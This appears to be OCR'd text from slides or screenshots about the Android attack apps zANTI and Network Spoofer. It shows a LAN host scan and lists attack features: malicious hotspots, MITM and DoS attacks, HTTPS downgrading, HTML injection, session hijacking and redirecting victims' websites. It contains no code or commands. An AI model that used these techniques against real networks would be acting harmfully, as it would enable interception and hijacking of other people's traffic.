
NAME:
IP: 192.168.1.1
MAC: [F4:EC:[redacted]26]
BRAND: TP-LINK TP-LINK
Protected: No
ATTACKER: No

Other Network Users: 6

NAME:
IP: 192.168.1.106
MAC: [80:22:[redacted]]
BRAND: Beijing Beny Wave
Protected: No

NAME: NPHD-PC
IP: 192.168.1.101
MAC: [88:9[redacted]:78]
BRAND: Hon Hai Precision FOXCONN
Protected: No
ATTACKER: No

Zanti and Nettwork Spoofer



5 hosts were found.
621 Vulnerabilities were found.

Would you like to send the scan results?

ZANTI is an Android application that allows you to perform the following attacks:

Spoof MAC Address

Create malicious Wi-Fi hotspot to capture victims to control and hijack their device traffic

Scan for open ports


Exploit router vulnerabilities Password complexity audits

MITM and DoS attack

View, modify, and redirect all HTTP requests and responses Redirect HTTPS to HTTP

Redirect HTTP request to a particular IP or web page o Insert HTML code into web pages

Hijack sessions o View and replace all images that are transmitted over the network o Capture and intercept downloads


6:54
Network Spoofer
Start
Setup & Install
7:14
Select Hack to use
Multiple spoofs
Run multiple spoofs at once. May run slowly.
Adblock
Blocks adverts on visited websites
All sites -> kittenwar.com
Redirect all websites to kittenwar.com
All sites -> other website
Redirect all websites to another website
Blur images
Blurs all the images on webpages.
Custom Google search change
Change the text in google searches
Custom image change (image on phone)
Change all images on all websites
Custom image change (image on web)

Network Spoofer allows you to change websites on others' computers via an Android phone. It allows attackers to flip pictures and text upside down, make websites experience gravity, redirect websites to other pages, and delete or replace random words on websites